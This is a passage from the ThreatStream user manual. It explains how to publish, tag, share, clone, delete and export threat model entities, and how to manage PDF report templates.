- If creating a Malware entity, you must also specify the following required fields before proceeding: **Malware Family**. See ["Editing Malware" on page 738](#) for more information on this field.
- If creating a Tool entity, you must select all applicable **Tool Types**. See ["Editing Tools" on page 779](#) for more information on this field.

4. Click **Save**.

The new entity has been created. You are redirected to the entity details page in edit view.

Reviewing Threat Model Entities for Publication

You can use the **Publication Status** field to manage the review cycle of your threat model entities, from creation to publication.

There are four publication statuses in the ThreatStream review workflow: *New*, *Review Requested*, *Review Completed*, and *Published*.

Threat Model entities are not visible to users outside of your organization unless the Publication Status is set to *Published*. However, unpublished entities are visible to users within your organization at all times. Entities yet to be published display **DRAFT** in the entity description, as displayed below.

Threat Models / Actor - 23029 /

Sdfsdf Details

BY
Optic Administrator

PUBLICATION STATUS
New - DRAFT

TLP
N/A

Watch | 0 Star | 0 Views | 2

Like | 0 Dislike | 0 Share


TAGS
Visibility
My Organization

E.g., First Tag, Second Tag

VISIBILITY
My Organization

INTELLIGENCE INITIATIVE
[Add Intelligence Initiative](#)

The chart below illustrates the full threat model publication workflow.




- 1** When you create a threat model entity, its status is set to *New*. From *New*, you can set the status to *Published* or *Review Requested*.
- 2** When you set the status to *Review Requested*, you can assign the entity to a user in your organization for review. Click **Assign User** in the Actions menu to select a user in your organization to review the entity. Users receive email notifications when threat model entities are assigned to them.
- 3** After review, the assignee can set the status to *Review Completed* and re-assign the entity to the reporter. If the reviewed entity is ready for publication, you can set the status to *Published*. If the reviewed entity requires further review, you can set the status to back to *Review Requested* and select another assignee.
- 4** When you set the status to *Published*, the entity is visible to other users. After an entity is published, *Publish* remains an available action. Re-publishing an entity

enables you to change the Visibility of the entity. During publication, you can also anonymize your user and organization information by selecting **Anonymize user and organization**. Users outside of your organization with access to the data will see "Analyst" in all fields that would otherwise display an organization or user name.

To move Threat Model entities through the review process:

1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Click the entity of your interest.
3. Under Actions, select a publication review action.



4. When the entity is ready for publication, click **Publish** in the Actions menu.
5. Specify the visibility of the entity. You can select **Anomali Community**, **Trusted Circles**, or **My Organization**.

If you select Trusted Circles, select trusted circles from the drop down menu. For more information, see ["Creating a Trusted Circle" on page 373](#).

You can also restrict the visibility of the entity to specific workgroups within your organization. To do so, select My Organization and then select desired workgroups from the **Restrict To Workgroups** menu.

6. Click **Save**.

Bulk Tag Management of Threat Models

ThreatStream enables you to edit tags in bulk of up to 25 threat model entities. You can add tags to any threat model entity to which you have access on ThreatStream, including those owned by other organizations. For threat model entities owned by other organizations, you can only remove tags that have been added by your

organization. However, you can remove any public tag associated with threat model entities owned by your organization. Anomali Community tags can only be added to threat models if organization owners allow public tags from external users.

You can edit (add and remove) tags in bulk of up to 25 threat model entities from the Threat Models list page.

To add threat model tags in bulk:

1. Navigate to **ThreatStream > Analyze > Threat Models**.
2. Select the threat models to which you want to add tags and click **Edit Tags**.

3 Items Selected											Summarize	Edit Tags	Add to Investigation	Share via Email	Delete
	TYPE	NAME	PUBLICATIO...	SOURCE	VISIBILITY	OWNER	MODIFIED	SOU...	TAR...	TAR...	TAGS				
>	☐	Attack Pat...	Fuga solium ipsam deinde subnecto.	New		My Organi...	04 Jun 2024 13:41				Cy... >				
>	☐	Threat Bull...	Sub sed aveho terra rerum.	New		My Organi...	04 Jun 2024 13:37				Cy... >				
>	☐	Actor	test investigation	New		My Organi...	04 Jun 2024 12:53	Africa	Belar...	Aeros...	new... >				
>	☐	Actor	Apud cras studio compono suscipit.	New		My Organi...	04 Jun 2024 09:50				Cy... >				
>	☒	Threat Bull...	Carpo terebro inflammatio defaeco eum.	New		My Organi...	04 Jun 2024 09:49				Cy... >				
>	☒	Threat Bull...	Test for Lens Threat Bulletin Created on 2024-06-04 12:40:35	New		My Organi...	04 Jun 2024 05:40				an... >				
>	☒	Threat Bull...	Test for Lens Threat Bulletin Created on 2024-06-04 10:41:26	New		My Organi...	04 Jun 2024 03:41				an... >				

3. In the window that opens, under Add Tags, select a Visibility setting for the new tags. To add tags which are visible only to your organization, select **My Organization**. To add tags which are visible to all organizations with access to the threat models, select **Anomali Community**.

EDIT 2 SELECTED THREAT MODELS

Add Tags

New tags will be added to all selected items (including Threat Models not owned by your organization)

visibility

My Organization

test

test

Preferred Tags Only

Mutual Tags

These tags apply to all the selected items

Reconnaissance

Weaponization

Delivery

Select All

Other Tags

These tags apply to one or more of the selected items

testtags

Select All

CancelApply Changes

4. Enter the tags you want to add to the threat models. If adding multiple tags, separate the desired tag values with a coma. Click "+" to add the new tags. The new tags appear under the Visibility setting.



Note: Tags must be 2,000 characters or less.

5. Click **Apply Changes**.

To remove threat model tags in bulk:

1. Navigate to **ThreatStream > Analyze > Threat Models**.
2. Select the threat models containing the tags which you want to remove and click **Edit Tags**.

3 Items Selected												Summarize	Edit Tags	Add to Investigation	Share via Email	Delete
	TYPE	NAME	PUBLICATIO...	SOURCE	VISIBILITY	OWNER	MODIFIED	SOU...	TAR...	TAR...	TAGS					
>	Attack Pat...	Fuga solium ipsam deinde subnecto.	New		My Organi...		04 Jun 2024 13:41				Cy...					
>	Threat Bull...	Sub sed aveho terra rerum.	New		My Organi...		04 Jun 2024 13:37				Cy...					
>	Actor	test investigation	New		My Organi...		04 Jun 2024 12:53	Africa	Belar...	Aeros...	new...					
>	Actor	Apud cras studio compono suscipit.	New		My Organi...		04 Jun 2024 09:50				Cy...					
>	Threat Bull...	Carpo terebro inflammatio defaeco eum.	New		My Organi...		04 Jun 2024 09:49				Cy...					
>	Threat Bull...	Test for Lens Threat Bulletin Created on 2024-06-04 12:40:35	New		My Organi...		04 Jun 2024 05:40				an...					
>	Threat Bull...	Test for Lens Threat Bulletin Created on 2024-06-04 10:41:26	New		My Organi...		04 Jun 2024 03:41				an...					

3. In the dialog box that opens, Click the "x" sign next to the tags you want to remove from the selected threat models. Tags associated with all selected threat models are displayed under Mutual Tags. Tags associated with one or more of the selected threat models are displayed under Other Tags.

EDIT 2 SELECTED THREAT MODELS

Add Tags

New tags will be added to all selected items (including Threat Models not owned by your organization)

Visibility

My Organization

E.g., First Tag, Second Tag

Mutual Tags

These tags apply to all the selected items

Select All

Reconnaissance

Weaponization

Delivery

Other Tags

These tags apply to one or more of the selected items

Select All

TestTag

Cancel

Apply Changes



Notes:

- You cannot remove tags on threat models that your organization did not create.
- If you added a new tag, which is identical to one of the Other Tags, it cannot be removed.

4. Click **Apply Changes**.



Note: Allow some time to process the changes. When the processing of changes is successfully completed, you will see a notification in the ThreatStream UI and **Edit Tags** will become enabled again. Refresh the search to see the updated tags.

Adding Threat Model Entities to Investigations

To start an investigation of a threat model entity, you must add it to an investigation. Threat model entities can be added to investigations from the Threat Model list page or from investigations.


To learn how to add threat model entities from investigations, see "[Managing Investigation Entities](#)" on page 930.

To add a threat model entity to an investigation from the Threat Model list page:

1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Select the threat model entity that you want to add to an investigation.
3. Click **Add to Investigation**.

3 Items Selected			Summarize Edit Tags Add to Investigation Share via Email Delete									
☐	TYPE	NAME	PUBLICATIO...	SOURCE	VISIBILITY	OWNER	MODIFIED	SOU...	TAR...	TAR...	TAGS	
☐	Attack Pat...	Fuga solium ipsam deinde subnecto.	New		My Organi...		04 Jun 2024 13:41				Cy... >	
☐	Threat Bull...	Sub sed aveho terra rerum.	New		My Organi...		04 Jun 2024 13:37				Cy... >	
☐	Actor	test investigation	New		My Organi...		04 Jun 2024 12:53	Africa	Belar...	Aeros...	new... >	
☐	Actor	Apud cras studio compono suscipit.	New		My Organi...		04 Jun 2024 09:50				Cy... >	
☒	Threat Bull...	Carpo terebro inflammatio defaeco eum.	New		My Organi...		04 Jun 2024 09:49				Cy... >	
☒	Threat Bull...	Test for Lens Threat Bulletin Created on 2024-06-04 12:40:35	New		My Organi...		04 Jun 2024 05:40				an... >	
☒	Threat Bull...	Test for Lens Threat Bulletin Created on 2024-06-04 10:41:26	New		My Organi...		04 Jun 2024 03:41				an... >	

4. In the dialog box that opens, select the investigation to which you want to add the threat model entity.



5. In the dialog box that opens, click **Yes**.

Alternatively, you can create a new investigation and add a threat model entity to it.

To create a new investigation from the Threat Model list page:

1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Locate and select one or more threat model entities that you want to add to an investigation.
3. Click **Add to Investigation**.
4. In the dialog box that opens, click **Create new investigation**.
5. Fill out the New Investigation form.

Property	Description
Name	Enter a meaningful name.
Visibility	Select a Visibility setting for the investigation. By default, the investigation is visible only to you. You can expand visibility to all users in your organization (My Organization), workgroups, or a set of individual users in your organization.

Property	Description
Assignee	Select a user or a workgroup that will be conducting the investigation. Here, you can also create a new workgroup. To create a new workgroup: 1. Click the arrow under the Assignee value. 2. Click +New workgroup. 3. Enter a meaningful name and select an image to use it as a workgroup avatar. 4 Click New workgroup. The new workgroup is created and is available under the Assignee property.
Description	Provide the description for the investigation.
Model	Select the investigation model.
Selected Items	Select Add Observables from selected Entities if you want to add observables from the selected threat model entities.

Click **Create**.

NEW INVESTIGATION

Name

Visibility

Me

Assignee

Select Assignee

Users

Workgroups

+ New workgroup

B

/

U

x₂

x²

A

AA

A

A

Type something

Characters : 0

Model

Investigation Entities

Selected Items

☐ Add Observables from selected Entities

1 Item Selected

NAME	CLASSIFICATION	PUBLICATION STATUS	VOTES
Test Actor 1	Private	New	

The newly created investigation is added to the list of investigations.

Sharing Threat Model Entities via Email

You can share threat model entities with users in your organization through email from threat model entity details pages or the Threat Model page. Threat model entities are included in the body of the email and attached to the email in PDF format. PDFs are generated using the template of your choosing. For information on creating and managing your organization PDF templates, see ["Creating PDF Reports" on page 597](#).

Additionally, the email includes hyperlinks to the threat model entity details pages in ThreatStream.

Organization Administrators can restrict the email domains with which threat model entities can be shared. See ["Email Report Distribution" on page 96](#) for more information. Contact your Organization Administrator if you are unsure of the restrictions implemented by your organization.

If you share a threat model entity with a non-ThreatStream user, note that the recipient is unable to access threat model entity details pages. Therefore, if a non-ThreatStream user receives the email and clicks the hyperlink, they are shown the ThreatStream login screen.

Sharing Threat Model Entities via Email From the Threat Model Page

You can share threat model entities in bulk from the Threat Model page.

To share threat model entities via email from the Threat Model page:

1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Search for and select the threat model entities you want to share.



Note: You can share up to 10 threat model entities at once. Selected entities are shared in a single email.

3. Click **Share via Email**.

3 Items Selected												Summarize	Edit Tags	Add to Investigation	Share via Email	Delete
☐	TYPE	NAME	PUBLICATIO...	SOURCE	VISIBILITY	OWNER	MODIFIED	SOU...	TAR...	TAR...	TAGS					
☐	Attack Pat...	Fuga solium ipsam deinde subnecto.	New		My Organi...		04 Jun 2024 13:41				Cy...					
☐	Threat Bull...	Sub sed aveho terra rerum.	New		My Organi...		04 Jun 2024 13:37				Cy...					
☐	Actor	test investigation	New		My Organi...		04 Jun 2024 12:53	Africa	Belar...	Aeros...	new...					
☐	Actor	Apud cras studio compono suscipit.	New		My Organi...		04 Jun 2024 09:50				Cy...					
☒	Threat Bull...	Carpo terebro inflammatio defaeco eum.	New		My Organi...		04 Jun 2024 09:49				Cy...					
☒	Threat Bull...	Test for Lens Threat Bulletin Created on 2024-06-04 12:40:35	New		My Organi...		04 Jun 2024 05:40				an...					
☒	Threat Bull...	Test for Lens Threat Bulletin Created on 2024-06-04 10:41:26	New		My Organi...		04 Jun 2024 03:41				an...					

4. In the dialog box that opens, enter the email address of the user with whom you want to share the entities. Click **+** or **Cc/Bcc** to add additional users.

5. (Optional) Modify the email Subject. Email subjects are automatically populated with the name of the first entity you have selected.
6. (Optional) Enter a Message to include with the entities in the body of the email.
7. If you want to attach the threat model entities to the email in PDF format, select **Include reports as attachments**.

Select a Report Template, which ThreatStream will use to generate the PDFs. If you select a template which is not applicable to the current threat model entity type, the Anomali Default Template will be used. For information on creating and managing your organization PDF templates, see ["Creating Report Templates" on page 600](#).

8. (Optional) Include full description in the email.
Threat model entity descriptions are truncated at 5,000 characters in the body of the email. To view the full description, open the attached PDF file or follow the hyperlink included in the email.
9. Click **Send**.

The threat model entities have been shared with the recipient email addresses.

Sharing Individual Threat Model Entities via Email From Threat Model Details Pages

You can share an individual threat model entity directly from the its details page.

To share individual threat model entities via email from threat model details pages:

1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Search for the threat model entity you want to share. Click the name of the entity in the search results to navigate to its details page.
3. Click **Share Via Email** in the Export menu.

SHARE VIA EMAIL

To: [Add Cc/Bcc](#)

name.one@example.com, name.two@example.com

Subject: Suspicious domain "banorte.tech" similar to "banorte.mx": d6f0ku0fjes73d9s2r0 & 1 other reports have been shared with you

Message (Optional): Enter a Message...

☒ Include reports as attachments

Report Template: Anomali Default Template

Threat models that do not work with the chosen template will use the Anomali default.

☐ Include full description in email (up to 5,000 characters)

Includes the complete description in the email body, up to 5,000 characters. If longer, it will be truncated. The full model is always accessible via the included link.

Included Threat Models

Suspicious domain "banorte.tech" similar to "banorte.mx": d6f0ku0fjes73d9s2r0 x Domain "catalin.net" mentioned topic "tsec.com": d6f0g2fmds73asddg x

Selected reports will be summarized in the email

Cancel Send

4. In the dialog box that opens, enter the email address of the user with whom you want to share the entities. Click **+** or **Cc/Bcc** to add additional users.
5. (Optional) Modify the email Subject. Email subjects are automatically populated with the name the entity you selected.
6. (Optional) Enter a Message to include with the entities in the body of the email.
7. If you want to attach the threat model entities to the email in PDF format, select **Include reports as attachments**.

Select a Report Template, which ThreatStream will use to generate the PDFs. For information on creating and managing your organization PDF templates, see ["Creating Report Templates" on page 600](#).

8. (Optional) Include full description in the email.

Threat model entity descriptions are truncated at 5,000 characters in the body of the email.

To view the full description, open the attached PDF file or follow the hyperlink included in the email.

9. Click **Send**.

The threat model entity has been shared with the recipient email addresses.

Cloning Threat Model Entities

Cloning a Threat Model entity creates a separate copy of the entity. Changes made to cloned entities are not reflected in original entities.

Reasons to Clone Threat Model Entities

Cloning Threat Model entities can be helpful when:

- You want to edit information and make comments independently from existing entities.
- Creating new Threat Model entities similar to existing entities. Cloning enables you to use existing entities as templates.

Cloned Attributes

All Threat Model entity attributes are cloned except for Publication Status and User Assignment.

Cloned Threat Model entities also maintain observable associations held by the original entity. Though associations are maintained, the associated observables themselves are not cloned.



Note: Entities derived from premium intelligence feeds cannot be cloned.

To clone a Threat Model entity:

1. Navigate to the details page of the threat model entity you want to export.
2. Under Actions, click **Clone**. If **Clone** is not displayed, the entity cannot be cloned due to the above.
3. Enter a **Name** for the cloned entity.
4. Select a **Visibility** setting for the cloned entity and any **Trusted Circles** that you want to share the entity with.

Entities that are either **Anomali Community** or owned by your organization can be given any Visibility.

Entities owned by other organizations may only be cloned as **My Organization** entities.

5. Click **Save**.

Creating Description Templates From Threat Models

Although you can enter a description for a threat model entity in rich text, free-form, or markdown-formatted text, using a template not only saves time but also enforces consistency to descriptions entered by multiple users of your organization. You must have Org admin privileges to create and manage templates.

All templates belonging to an organization are listed in a single list and are available to use for any threat model entity type. If you have multiple templates, you can set one of them as the default.



Tip: Although you can create one template and use it for all threat model entity types, Anomali recommends creating a unique template for each.

Creating a Template

You can save an existing description as a template or create a new one from scratch.


To save an existing description as a template:

1. Navigate to the threat model entity whose description you want to save as a template.
2. On the entity details page, click **Edit** in the **Actions** menu.




Note: You must have the privileges to edit the entity. If **Edit** is an available option in the **Actions** menu on the entity details page, you are authorized to edit the entity.

3. On the **Description** tab, click **Templates > Save as a Template**.



4. In the dialog box that opens, enter a name for the template and select what threat model types you want to apply this template to. Modify the description, if necessary.



Note: If an existing threat model has no description, a default description template is applied to it. In the Edit mode of threat models, this default description is not highlighted and may not be visible.

5. Click **Save**.

To create a description template from scratch:

1. Create a new threat model entity. See ["Adding New Threat Model Entities" on page 569](#) for further instructions.
2. On the details page of the new threat model entity, click **Edit** in the **Actions** menu.
3. On the **Description** tab, click **Templates > Save as a Template**.
4. In the dialog box that opens, enter a name for the template, add a description, and select to which threat model types you want to apply this template.

The newly created template can be found in ThreatStream Settings under the **Manage Templates** tab and on the list of templates in threat model entities. To learn how to edit or remove templates, see ["Managing Description Templates" on page 208](#).

Restricting Threat Model Entities to Workgroups

The visibility of Threat Model entities that are private to your organization can be further restricted to user workgroups within your organization. You can restrict the visibility of Threat Model entities to specific workgroups as part of the Threat Model publication workflow. See ["Reviewing Threat Model Entities for Publication" on page 581](#) for more information.

Deleting Threat Model Entities

Org Admins can delete threat model entities that belong to their organization. Once deleted, threat model entities cannot be restored.

Org Admins can track threat model entity deletion on the Audit page. For more on auditing user activity, see ["User Activity Audit" on page 195](#).

To delete one or more threat model entities:

1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Select threat model entities that you want to delete.

- 3. Click **Delete**.
If the **Delete** option is grayed out, you are not authorized to delete threat model entities.
- 4. Click **OK** to confirm.

3 Items Selected												Summarize	Edit Tags	Add to Investigation	Share via Email	Delete
	TYPE	NAME	PUBLICATIO...	SOURCE	VISIBILITY	OWNER	MODIFIED	SOU...	TAR...	TAR...	TAGS					
>	Attack Pat...	Fuga solium ipsam deinde subnecto.	New		My Organi...		04 Jun 2024 13:41				Cy... >					
>	Threat Bull...	Sub sed aveho terra rerum.	New		My Organi...		04 Jun 2024 13:37				Cy... >					
>	Actor	test investigation	New		My Organi...		04 Jun 2024 12:53	Africa	Belar...	Aeros...	new... >					
>	Actor	Apud cras studio compono suscipit.	New		My Organi...		04 Jun 2024 09:50				Cy... >					
>	Threat Bull...	Carpo terebro inflammatio defaeco eum.	New		My Organi...		04 Jun 2024 09:49				Cy... >					
>	Threat Bull...	Test for Lens Threat Bulletin Created on 2024-06-04 12:40:35	New		My Organi...		04 Jun 2024 05:40				an... >					
>	Threat Bull...	Test for Lens Threat Bulletin Created on 2024-06-04 10:41:26	New		My Organi...		04 Jun 2024 03:41				an... >					

To delete a single threat model entity from a threat model details page:

- 1. Navigate to the details page of the entity you want to delete.
- 2. Under **Actions**, click **Delete**.

If **Delete** does not appear in the Actions menu, you are not authorized to delete the entity.

- 3. Click **OK** to confirm.

Exporting Threat Model Entities in PDF Format

PDF Report exports enable you to generate PDFs based on customizable templates for sharing with a wider audience outside of ThreatStream. PDF Reports are generated using templates, which can be customized to include specific fields, headers, footers, and text styles.


- Creating PDF Reports
- Creating Report Templates
- Managing Report Templates

Creating PDF Reports

PDF report are created based on customizable templates.

To create a PDF Report:

1. Navigate to the details page of the threat model entity you want to export.
2. In the Export menu, click **Create Report (PDF)**.




3. Select the template you want to use to create your report. In addition to templates created by your organization, you can use the Anomali Default Template. This template contains all possible fields, and it has default colors and styles. It can be cloned, but it cannot be edited or deleted.



Note: Read Only users can create PDF reports using the Anomali Default Template or other templates created by their organization. However, Read Only users cannot create, edit, clone, delete, or set default templates.

To create a new template, click **Add New Template** or **New** in the Actions menu. See ["Creating Report Templates" on page 600](#) for more information.



Click **Load Full Preview** to view a preview of the template applied to the threat model entity.

Click **Template Options** to view and edit the template Included Elements on an ad-hoc basis.

Template Options ^

SUPPORTED MODEL TYPES

INCLUDED ELEMENTS

☒ Name	☒ Threatmodel Type
☒ Description ☐ Include Heading	☒ Associations
☒ Investigations	☒ Attachments
☒ History	☒ Comments
☒ Source Created	☒ Source Modified
☒ Intelligence Initiatives	☒ Target Region
☒ Target Industry	

[Load Full preview](#)



Note: When you deselect Tags, tags from both the primary entity and associated entities are excluded from the report.

Changes made to the template are applied to the current download only and are not permanent. If you selected the Anomali Default Template the **Save settings** option is available. When this option is selected, changes to the selected Included Elements are saved for the template. The next time you use the Anomali Default Template, your previous changes are maintained.




Note: If the selected template is not applicable to the current threat model entity type, the Download button is not available.

4. Click **Download**. The download begins immediately.



Note: If your browser uses an ad blocker, you will see the following message:



Click **Download Now** to start the downloading process.

Creating Report Templates

When you create a report template, it becomes available to all users in your organization.

To create a report template:

1. Navigate to any threat model entity details page.
2. In the Export menu, click **Create Report (PDF)** and then click **New** in the Actions menu. You can also click **Add New Template** on the Select Report Template window.
3. Enter a template title in the corresponding field.

The screenshot shows the 'New Report Template' window. It includes a title field, a 'Set as Default Template' checkbox, and four tabs: 'Content', 'Header & Footer', 'Style & Format', and 'Advanced'. The 'Content' tab is selected, displaying dropdowns for 'CONTENT TYPE' (set to 'All') and 'MODEL SPECIFIC' (set to 'Incident'), along with a 'Selected Only' checkbox. A list of fields is shown with checkboxes, all of which are currently checked. The fields are: Name, Threatmodel Type, Cloned From, Author, Start Date, End Date, Victims, Status, Activity Dates, Intended Effects, Publication Status, and Published Date. At the bottom of the window are buttons for 'Reset', 'Cancel', and 'Save Template'.

You can click **Reset** in the bottom left corner of the window at any time to undo all customizations you have made.



Note: Click **Load Full Preview** to view a live preview of the template applied to the current threat model entity. After loading the preview, configurations you make on the template window are not reflected in the live preview until you click **Refresh Preview**.

4. (Optional) Select **Set as Default Template** if you want the new template to serve as your default. If you select this option, the new template will appear at the top of the template list each time you create a PDF report.
5. On the Content tab, select the threat model entity fields you want to include in the Report template.

The following filters can be used to filter the fields listed on the tab:

- **Content Type**—display Header, Description, or Metadata fields only
- **Model Specific**—display fields related to specific threat model entity types
- **Selected Only**—remove unselected fields from the list

You can change the order of fields in the PDF by clicking and dragging the drag and drop icon.

6. On the Header & Footer tab, configure the following settings:

Field	Description
Image	Banner image to be displayed at the top of the first page.
Use Organization logo	Check this box to use your organization logo for the header image. Org Admins can upload an organization logo on the Org Settings tab within ThreatStream settings under Upload a Custom Logo for Threat Model. See "Viewing and Editing Organization Settings" on page 94 for more information.  Note: Images uploaded for the template are overridden with the organization logo if this option is selected.
Image Placement	Whether the banner image is left, center, or right aligned.

Field	Description
Page Header	Text to be displayed at the top of the page. Contact Anomali Customer Support if you require additional customization.
Display header on all pages	Whether the image and header is added to each page of the PDF. If not selected, images headers are only applied to the first page.
Page Footer	Text to be displayed at the bottom of each page. Contact Anomali Customer Support if you require additional customization.

7. On the Style & Format tab, configure the following settings:

Field	Description
Format	Not configurable—report templates only enable PDF exports.
Document Margin	Specify page margins for the report. You can specify margins in inches or millimeters. The size you select is applied to all four sides of the page. The maximum margin size is two inches or 50.8 millimeters.
Colors: Primary	Text color applied to report titles and headings. Click the current color to open the color picker. You can select a new color using the color picker or by entering a hex code.
Colors: Secondary	Text color applied to the body of the report, such as the description, comments, and history. Click the current color to open the color picker. You can select a new color using the color picker or by entering a hex code.

Field	Description
Override colors in the description	Whether the template will apply the selected Secondary color to the description. If this option is not selected, default colors are applied to the threat model entity description.
Fonts: Document & Section Titles	Font applied to report titles and headings.
Fonts: Body Text	Font applied to the body of the report.
Override font in the Description	Whether the template will apply the selected Body Text font to the description.

8. On the Advanced tab, select the threat model entity types for which you want to make the template available. This enables you to apply specific content sets to entity types of interest.
9. Click **Save Template**.

The template is created and available to all users in your organization.

Managing Report Templates

While Org Admin privileges are not required to create templates, non-admin users can only edit and delete report templates that they created. However, non-admin users can clone templates which they do not have permission to edit, thus creating an editable copy. Org Admins can edit and delete any template in their organization. All users can select a default template. When you set a template as your default, the template appears at the top of the template list.



Tip: Org Admins can monitor organization PDF report activity. See "[User Activity Audit](#)" on page 195 for more information.

To edit existing templates:

1. Navigate to any threat model entity details page.
2. In the Export menu, click **Create Report (PDF)**.
3. Select the template you want to edit and click **Edit** in the Actions menu.



Note: If the Edit action is not available, you do not have privileges to edit the template.

4. Make desired changes.

5. Click **Save Changes**.

The template has been updated.

To clone an existing template:

1. Navigate to any threat model entity details page.
2. In the Export menu, click **Create Report (PDF)**.
3. Select the template you want to clone.
4. In the Actions menu, click **Clone**.
5. Make desired changes.



Note: If you have selected a default template, only content fields can be modified.

6. Click **Save Template**.

The template has been cloned.

To delete a template:

1. Navigate to any threat model entity details page.
2. In the Export menu, click **Create Report (PDF)**.
3. Select the template you want to delete and click **Delete** in the Actions menu.




Note: If Delete is not an available action, you do not have privileges to delete the template.

4. Click **Delete** on the confirmation window.

The template has been deleted.


To set your default template:

1. Navigate to any threat model entity details page.
2. In the Export menu, click **Create Report (PDF)**.
